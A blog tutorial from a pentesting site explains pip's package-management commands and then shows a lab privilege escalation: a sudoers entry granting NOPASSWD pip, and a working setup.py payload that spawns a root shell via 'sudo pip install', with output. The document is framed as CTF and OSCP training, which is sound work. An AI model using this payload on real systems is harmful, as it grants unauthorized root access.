Hacking Articles

Raj Chandel's Blog

Linux for Pentester: pip Privilege Escalation

posted in PRIVILEGE ESCALATION on JULY 8, 2019 by RAJ CHANDEL ⬆ SHARE

The main objective of this article is to make attentive our readers for the other most expedient command from the list of Linux for pentesters. As we know apart from copying, downloading and searching task user desires other excessive operational mission i.e. installation of packages. So in this article, we are going to make you familiar with the command that can perform such task i.e. "pip". The main utilities of this command are to install, uninstall, search python packages. So by knowing this functionality of pip command now, we will check how we can acquire its benefit in our mission of Privilege Escalation.

NOTE: "The main objective of publishing the series of "Linux for pentester" is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc."

Table of Content

Introduction to pip

- Major Operation performed using pip

Exploiting pip

- SUID Lab setups for privilege Escalation
- Exploiting SUID

Introduction to pip

Before we start, let's do a quick appendix check and determine what a 'Python package' is in actually. It is a Python module which can contain other modules or recursively, other packages. It is the kind of Python package that you import in your Python code. So there are many tools available that help to install such packages and "pip" is one of that which is widely used in today's era.

The pip is an abbreviation of "python install packages" which is a tool for installing and managing Python packages. This command is very useful for web development as well as for sys-admins who manages cloud computing-based resources. Now we will start by running its help command to know the depth of "pip" operations.

```
1 | pip --help
```

```
root@ubuntu:~# pip --help

Usage:
  pip <command> [options]

Commands:
  install              Install packages.
  download             Download packages.
  uninstall            Uninstall packages.
  freeze               Output installed packages in requirements for
  list                 List installed packages.
  show                 Show information about installed packages.
  check                Verify installed packages have compatible dep
  search               Search PyPI for packages.
  wheel                Build wheels from your requirements.
  hash                 Compute hashes of package archives.
  completion           A helper command used for command completion.
  help                 Show help for commands.

General Options:
  -h, --help           Show help.
  --isolated           Run pip in an isolated mode, ignoring
                       environment variables and user configuration.
  -v, --verbose        Give more output. Option is additive, and can
                       be used up to 3 times.
  -V, --version        Show version and exit.
  -q, --quiet          Give less output. Option is additive, and can
                       be used up to 3 times (corresponding to
                       WARNING, ERROR, and CRITICAL logging levels).
  --log <path>         Path to a verbose appending log.
  --proxy <proxy>      Specify a proxy in the form
                       [user:passwd@]proxy.server:port.
  --retries <retries>  Maximum number of retries each connection
                       should attempt (default 5 times).
```

Major operations performed by "pip"

Support Us

FORENSIC ARTICLES
click here to view

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing

List all installed packages: To check the list of all installed python packages in our machine we can use option "list" followed by pip command. The list option has its vital role in pip command as it can perform many operations that a user can need. Some of these functions are listed below:

- *List installed packages*: This will help in listing all the installed packages.

```
1 | pip list
```

```
root@ubuntu:~# pip list
DEPRECATION: The default format will
cy|columns) in your pip.conf under th
asn1crypto (0.24.0)
configparser (3.5.0b2)
cryptography (2.3)
entrypoints (0.2.3.post3)
enum34 (1.1.6)
idna (2.6)
ipaddress (1.0.17)
keyring (15.1.0)
keyrings.alt (3.1)
pip (9.0.1)
pycrypto (2.6.1)
PyGObject (3.30.1)
pyxdg (0.25)
SecretStorage (2.3.1)
setuptools (40.2.0)
six (1.11.0)
wheel (0.30.0)
```

Other option for package listing:

Syntax: pip list <options>

Articles

Select Month ⌄

List outdated packages: Whenever we wish to check the list for all those packages that are outdated then we will use "–outdated" option followed by pip list command which will provide the list of all installed outdated packages with its current and latest version.

```
1  pip list --outdated
```

List installed packages with column formatting: If we want to display the desired output in the specific format then we will use the "–format" option for this purpose. Suppose I want to wish to list the details in column format then I will frame command as below.

```
1  pip list --format columns
```

List outdated packages with column formatting: This is same as format option consisting some more fields to display the output as the current version, latest version, and type of installed packages.

```
1  pip list -o --format columns
```

List packages that are not dependencies of other packages: whenever anybody required to check the list for those installed packages who do not have any kind of responsibleness of other packages then we will frame command as below.

```
1  pip list --outdated --not-required
```

```
root@ubuntu:~# pip list --format columns
Package         Version
--------------- -----------
asn1crypto      0.24.0
configparser    3.5.0b2
cryptography    2.3
entrypoints     0.2.3.post3
enum34          1.1.6
idna            2.6
ipaddress       1.0.17
keyring         15.1.0
keyrings.alt    3.1
pip             9.0.1
pycrypto        2.6.1
PyGObject       3.30.1
pyxdg           0.25
SecretStorage   2.3.1
setuptools      40.2.0
six             1.11.0
wheel           0.30.0
root@ubuntu:~#
```

To install the new package: As above I have described the main objective of pip command is "installing new packages" so now by grabbing this advantage I am installing 'flask'.

Syntax: pip install <package name>

```
1 | pip install flask
```

```
root@ubuntu:~# pip install flask  ⬅
The directory '/home/aarti/.cache/pip/http' or its parent directory is not owned
 Please check the permissions and owner of that directory. If executing pip with
The directory '/home/aarti/.cache/pip' or its parent directory is not owned by
 check the permissions and owner of that directory. If executing pip with sudo,
Collecting flask
  Downloading https://files.pythonhosted.org/packages/c3/31/6904ac846fc65a7fa6c
py2.py3-none-any.whl (94kB)
    100% |████████████████████████████████| 102kB 484kB/s
Collecting Werkzeug>=0.15 (from flask)
  Downloading https://files.pythonhosted.org/packages/9f/57/92a497e38161ce40606
5.4-py2.py3-none-any.whl (327kB)
    100% |████████████████████████████████| 327kB 2.2MB/s
Collecting itsdangerous>=0.24 (from flask)
  Downloading https://files.pythonhosted.org/packages/76/ae/44b03b253d6fade317f
-1.1.0-py2.py3-none-any.whl
Collecting click>=5.1 (from flask)
  Downloading https://files.pythonhosted.org/packages/fa/37/45185cb5abbc30d7257
2.py3-none-any.whl (81kB)
    100% |████████████████████████████████| 81kB 1.4MB/s
Collecting Jinja2>=2.10.1 (from flask)
  Downloading https://files.pythonhosted.org/packages/1d/e7/fd8b501e7a6dfe492a4
1-py2.py3-none-any.whl (124kB)
    100% |████████████████████████████████| 133kB 1.0MB/s
Collecting MarkupSafe>=0.23 (from Jinja2>=2.10.1->flask)
  Downloading https://files.pythonhosted.org/packages/fb/40/f3adb7cf24a8012813c
.1.1-cp27-cp27mu-manylinux1_x86_64.whl
Installing collected packages: Werkzeug, itsdangerous, click, MarkupSafe, Jinja
Successfully installed Jinja2-2.10.1 MarkupSafe-1.1.1 Werkzeug-0.15.4 click-7.0
```

Show information about packages: The "show" option in pip assist to reflects the detailed information about installed packages.

Syntax: pip show <package name>

```
1 | pip show flask
```

As from below image it can be well understood that after using show option it has produced the output by showing the relevant information of flask.

```
root@ubuntu:~# pip show flask ⏎
Name: Flask
Version: 1.1.0
Summary: A simple framework for building complex web a
Home-page: https://palletsprojects.com/p/flask/
Author: Armin Ronacher
Author-email: armin.ronacher@active-4.com
License: BSD-3-Clause
Location: /usr/local/lib/python2.7/dist-packages
Requires: Werkzeug, itsdangerous, click, Jinja2
```

To uninstall any package: Apart from installing the software packages we also required its other phase i.e. uninstallation. The pip command tends this utility too where one can uninstall the desired packages without any hassle.

Syntax: pip uninstall <package name>

```
1  pip uninstall jinja2
```

Here in the below image, I'm showing to uninstall "jinja2" which is a modern-day templating language for Python developers.

```
root@ubuntu:~# pip uninstall jinja2
The directory '/home/aarti/.cache/pip/http' or its parent directory is not ow
 Please check the permissions and owner of that directory. If executing pip w
Uninstalling Jinja2-2.10.1:
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/INSTALLER
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/LICENSE
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/METADATA
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/RECORD
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/WHEEL
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/entry_points
  /usr/local/lib/python2.7/dist-packages/Jinja2-2.10.1.dist-info/top_level.tx
  /usr/local/lib/python2.7/dist-packages/jinja2/__init__.py
  /usr/local/lib/python2.7/dist-packages/jinja2/__init__.pyc
  /usr/local/lib/python2.7/dist-packages/jinja2/_compat.py
  /usr/local/lib/python2.7/dist-packages/jinja2/_compat.pyc
  /usr/local/lib/python2.7/dist-packages/jinja2/_identifier.py
  /usr/local/lib/python2.7/dist-packages/jinja2/_identifier.pyc
  /usr/local/lib/python2.7/dist-packages/jinja2/asyncfilters.py
  /usr/local/lib/python2.7/dist-packages/jinja2/asyncsupport.py
  /usr/local/lib/python2.7/dist-packages/jinja2/bccache.py
```

To freeze any package: Freezing is a procedure where pip reads the versions of all installed packages in a local virtual atmosphere and then produces a text file with the package version for each python package stated. For performing this operation use option "freeze" as shown below.

Syntax: pip freeze > <filename>

```
1 | pip freeze > komal.txt
```

```
root@ubuntu:~# pip freeze > komal.txt ⇐
DEPRECATION: Python 2.7 will reach the end of its life on January 1st, 2020.
ease upgrade your Python as Python 2.7 won't be maintained after that date.
uture version of pip will drop support for Python 2.7.
root@ubuntu:~# cat komal.txt ⇐
asn1crypto==0.24.0
Click==7.0
cryptography==2.1.4
enum34==1.1.6
Flask==1.0.3
idna==2.6
ipaddress==1.0.17
itsdangerous==1.1.0
Jinja2==2.10.1
keyring==10.6.0
keyrings.alt==3.0
MarkupSafe==1.1.1
pycrypto==2.6.1
pygobject==3.26.1
pyxdg==0.25
SecretStorage==2.3.1
six==1.11.0
Werkzeug==0.15.4
root@ubuntu:~# ▊
```

To search for an installed package: The search option helps to search for an available Python package. The search term generates quite a widespread group of packages.

Syntax: pip search <package name>

```
1 | pip search keyring
```

Most of the time, we wish to hunt for packages directly on the PyPI website. So PyPI delivers such search abilities for its index and a way to filter results. Now I'm framing command as shown below to search for "keyring".

```
root@ubuntu:~# pip search keyring
The directory '/home/aarti/.cache/pip/http' or its parent directo
 Please check the permissions and owner of that directory. If exe
kibitzr-keyring (0.0.1)                    - Keyring support for Kibit
aws-keyring (0.2.8)                        - Manage AWS credentials in
bitwarden-keyring (0.2.1)                  - Keyring backend reading p
gsheet-keyring (1.0.1)                     - This package provides a K
keyring-pass (0.4.3)                       - https://www.passwordstore
awscli-keyring (0.1.2)                     - AWS command line credenti
keyring-vault-backend (1.2.1)              - Hashicorp vault backend f
keyring (19.0.2)                           - Store and access your pas
  INSTALLED: 15.1.0
  LATEST:    19.0.2
kupfer-plugin-kupfer-keyring (0.1.0)  - Use kupfer as keyring UI
keyring-otp (0.2)                          - OTP command line tool
azure-devops-keyring (0.2.2)               - "Automatically retrieve p
mercurial_keyring (1.2.1)                  - Mercurial Keyring Extensi
keyrings.alt (3.1.1)                       - Alternate keyring impleme
  INSTALLED: 3.1
  LATEST:    3.1.1
zc.botokeyring (0.1.0)                      - Integration of boto and k
keyrings.cryptfile (1.3.4)                  - Encrypted file keyring ba
jaraco.keyring (2.0)                        - Remote keyring over SSH
keyringcookiejar (0.1)                      - Store cookies using the k
gkeyring (0.4)                              - Tool for shell access to
s3keyring (0.2.4)                           - S3 backend for Python's k
ansible-tools (0.1.1)                       - Keyring integration and l
keyring_jeepney (0.2)                       - A pure Python keyring bac
TOTP-Generator (2.0.4)                      - Utility that generates TO
skrm (1.0.0)                                - Simple keyring manager -
                                              file, using GPG.
```

To create a hash for any package: A Hash Value is a string value of specific length which is the result of calculation of a Hashing Algorithm. One of the chief uses of

Hash Values is to define the Integrity of any Data (which can be a file, attachments, downloads etc).

Syntax: pip hash <package name>

```
1 | pip hash rockyou.txt
```

The pip provides this functionality too to maintain the integrity of installed packages. In below image, I'm using this option for creating hash value of a file i.e. "rockyou.txt.

To download any file or package: Instead of above all described task "pip" also supports the functionality to upload, download, read etc. for any file. Here I'm using one of these i.e. download the package. Pip download use to download file and package into default path or can do the same for a specific path.

In below image I have used this to download a compressed file from remote location.

Syntax: pip download <path>

```
1 | pip download http://192.168.1.10:8000/5622.tar.bz2
```

Exploiting pip

Sudo Rights Lab setups for Privilege Escalation

Now we will start our task of privilege escalation. For this very first we have to set up our lab of pip command with administrative rights. After that we will check for the pip command that what influence it has after getting sudo rights and how we can use it more for privilege escalation.

It can be clearly understood by the below image in which I have created a local user (test) who own all sudo rights as root and can achieve all task as admin.

To add sudo right open etc/sudoers file and type following as user Privilege specification.

```
1  test All=(root) NOPASSWD: /usr/bin/pip
```

```
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root        ALL=(ALL:ALL) ALL
test    ALL=(root)  NOPASSWD: /usr/bin/pip
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo    ALL=(ALL:ALL) ALL
```

Exploiting Sudo rights

Now we will start exploiting pip service by taking the privilege of sudoer's permission. Suppose we got the sessions of victim's machine that will assist us to have local user access of the targeted system through which we can escalate the root user rights.

Very first we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
1 │ ssh test@192.168.1.108
```

Then we look for sudo right of "test" user (if given) and found that user "test" can execute the pip command as "root" without a password.

```
1  sudo -l
```

Now after knowing the fact that test user attains admin rights so, taking this benefit here we can use pip command to run in privileged context and can be used to access the file system, escalate or maintain access with higher privileges if permitted on sudo.

```
1  TF=$(mktemp -d)
2  echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>
3  sudo pip install $TF
```

Conclusion: Hence we have successfully exploited pip by achieving its functionality after granting higher privilege.

```
root@kali:~# ssh test@192.168.1.108
test@192.168.1.108's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:      https://landscape.canonical.com
 * Support:         https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Sun Jul  7 07:23:23 2019 from 192.168.1.111
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/pip
test@ubuntu:~$ TF=$(mktemp -d)
test@ubuntu:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
test@ubuntu:~$ sudo pip install $TF
The directory '/home/test/.cache/pip/http' or its parent directory is not owned by the current user and the cach
p with sudo, you may want sudo's -H flag.
The directory '/home/test/.cache/pip' or its parent directory is not owned by the current user and caching wheel
sudo, you may want sudo's -H flag.
Processing /tmp/tmp.j1cjvkmW3d
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Reference link: https://gtfobins.github.io

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact **Here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

2 Comments   →   LINUX FOR PENTESTER: PIP PRIVILEGE
ESCALATION

DADS   July 18, 2019 at 4:59 am

great write up on pip, but writing a paragraph or two explaining the exploit
shell command would be even more beneficial to people...

REPLY ↓

FRANK   July 18, 2019 at 4:59 am

great write up on pip, but writing a paragraph or two explaining the exploit
shell command would be even more beneficial to people...

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

☐ Notify me of follow-up comments by email.

☐ Notify me of new posts by email.

POST COMMENT